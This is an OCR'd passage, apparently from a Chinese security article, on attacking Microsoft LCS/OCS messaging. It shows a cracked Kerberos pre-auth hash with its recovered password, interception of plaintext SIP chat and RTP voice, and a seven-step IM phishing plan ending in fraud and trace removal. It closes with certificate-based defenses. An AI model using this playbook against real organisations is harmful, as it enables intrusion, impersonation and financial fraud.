


图18

发送方	接收方	协议	信息	备注
客户端--->	服务器	KRB5	AS-REQ	
服务器--->	客户端	KRB5	AS-REP	
客户端--->	服务器	KRB5	TGS-REQ	
服务器--->	客户端	KRB5	TGS-REP	

```
padata: PA-ENC-TIMESTAMP PA-PAC-REQUEST
    Type: PA-ENC-TIMESTAMP (2)
    Value:303DA003020117A2360434E2EF0679977F65E34D36D97917... rc4-hmac
    Encryption type: rc4-hmac (23)
    enc PA_ENC_TIMESTAMP:
E2EF0679977F65E34D36D97917455E81F5F6E93ECA0313F4...
```

此处完整的Hash为"E2EF0679977F65E34D36D97917455E81F5F6E93ECA0313F44F03FA40A8EDC32684C27DB075335A5AD8A6D5A1A3A0675234F4C7FC"。以标准格式导入并实施暴力破解，可得到破解出的密码为"haha123#"。

短信截获及加密分析

在标准的VoIP架构中，SIP消息构造并不复杂，这里我们直接通过分析数据包来说明。英文短信数据传输启用的是Plaintext方式，也就是我们常说的明文。如图19所示，在拦截的SIP Message封包中打开Message Body内容，在Line-based text data（基于命令行的文本数据）下清晰地显示出了英文聊天内容。

中文短信数据传输启用的是UTF-8编码方式。在拦截的SIP Message封包中打开Message




图19

Body内容，在Line-based text data（基于命令行的文本数据）下清晰地显示出中文聊天内容为八进制编码（中间以"\ "隔开）"\350\277\231\344\270\252\345\245\275\347\216\251\344\270\215\357\274\237"，转换成十六进制编码为"E8BF99E4B8AAE5A5BDE78EA9E4B88DEFBC9F"，将其转换成文本，即可见到对应的中文内容，如图20所示。




图20

换句话说，作为企业内部网部署的Live Communication Service的聊天内容一旦被截获，无论是商业信函，还是企业攻击者都能轻松地查看到其明文内容。令人惊讶的是，原以为微软会在内部服务器上改进这一早在N年前就出现在MSN上的聊天内容加密不严谨漏洞，但是微软依然在Communicator上保留了这一点。

语音编码分析

语音在网络上的传送，不同于传统PSTN语音传输，它是采用语音编码方式，将模拟话音数字化并打包后，采用尽力投送的IP包传送机制，通过IP网络传送到接收端，接收端收集数据包后语音解码得到模拟话音。在传统的VoIP体系当中，利用RTP实时传输协议传送数据。RTP是一个基于无连接UDP的应用协议，UDP是无连接的，它不会对数据包的传送提供应答和跟踪，这样RTP也不会重新传送网络的丢包，这就要求网络传输中应尽可能减少数据包的丢失；此外，按照TCP的应用协议，RTP也没有直接的碰

撞控制，以至于因为发送者发送太多太快的数据包，接收者将被淹没。这也就是RTP Flood攻击的来源。图21为拦截到的RTP语音数据流。




图21

跟踪数据流并将其还原，即可分析VoIP语音信号交互过程。如图22所示，LCS服务架构下也是利用RTP进行实时传输的。




图22

缓冲区溢出漏洞利用

可以利用的漏洞有很多，比如最近流行的DNS溢出漏洞、SMB溢出漏洞等，这样的攻击实例太多，就不一一举例了。而基于或者针对微软服务器的0Day溢出也将会给攻击者带来更多的收获，同时作为企业，损失的也不仅仅是网络本身，更多的是可能遭受到欺诈性攻击。

D.O.S的威胁

拒绝服务攻击在任何时候都将是有效的，也将最有可能对正常运行的服务造成严重的破坏。除了传统的针对UDP、TCP协议的洪水攻击外，利用特定的漏洞进行的拒绝服务攻击也将非常有效果。

社会工程攻击

其实作为微软高级环境下的渗透方式，有很多种可能实现的方法及思路。当然，面对微软的高级服务器环境，这些渗透方式除了那种依靠0Day直接溢出获取管理权Shell之外，无一不需要较为深厚的微软服务器相关知识或者经验，这主要是因为微软的高级环境基本都是基于域控制器、DNS、CA等服务器所致。

这里提供一个渗透思路作为大家的参考依据，希望能起到抛砖引玉的作用。该渗透方式为IM Phishing方式，即通过IM通信工具进行钓鱼攻击。为防止一些心怀恶意的人直接利用此方法，这里我只将关键一步抓图提供给大家以作参考。具体实施步骤如下。

步骤1：通过扫描确认LCS服务器。

步骤2：攻入服务器获取Admin权限（溢出/木马/破解等）。

步骤3：查找目标账户信息，拦截合法Live Communicator用户信息，搜集合法账户相关信息。

步骤4：创建钓鱼账户，并赋予SIP登录权利。

步骤5：使用钓鱼账户登录，并修改信息域以从外表上尽量与欲伪造目标贴近。

步骤6：确认欲伪造的合法用户在线状态，必要时采用其他方式将其断线，如D.O.S，然后对其他用户进行社工应用。图23中的ID为yong@shadow.com的账户，伪装成yang@shadow.com与并不知情的longas@shadow.com进行通信，并试图通过社工欺骗对方将一笔工程款转账。请大家注意左侧白框内的显示，看看显示名称和实际ID是否一致。这一步必须是鼠标指到用户名上才能显示的，而在实际工作中很少有人能做到这一点。

步骤7：目的达成，清除痕迹退出。




图23

除此之外，还有伪造SIP注册、SIP劫持等攻击方式，但此类攻击对于启用了SSL/TLS加密环

境的微软LCS/OCS服务器影响不大。而由于LCS2005下作为标准版的数据库使用的是MSDE，OCS2007下默认使用的是SQL 2005，所以对于攻击者而言，对配置不当的数据库采用SQL注入也将是一种有效的攻击方式。我想这对于国内的一些高手来说，也许反而容易得多。

打造安全的通信环境

针对上述潜在的威胁，微软也提供了一些措施和深入架构，来完善及弥补LCS服务的脆弱点。当然，由于各企业中LCS担任的角色不同，所以能够支持的安全级别也就不同，从而导致安全维护及安全体系的建立难度不同。在LCS2005及OCS2007以上版本中，可以搭建CA并启用MTLS加密认证，这样，在证书的保护下，就可以有效地进行交互而不用担心截获后被破译的问题。

对于目前大量部署在合资及外资公司的LCS来说，搭建企业根CA并为每一个用户申请证书，通常是一种便捷有效的提升安全级别的有力方段。毕竟，对于域环境来说，即使伪造证书，也终将由于与AD的脱节而导致攻击的失败。图24为LCS安全通信环境简单原理图。


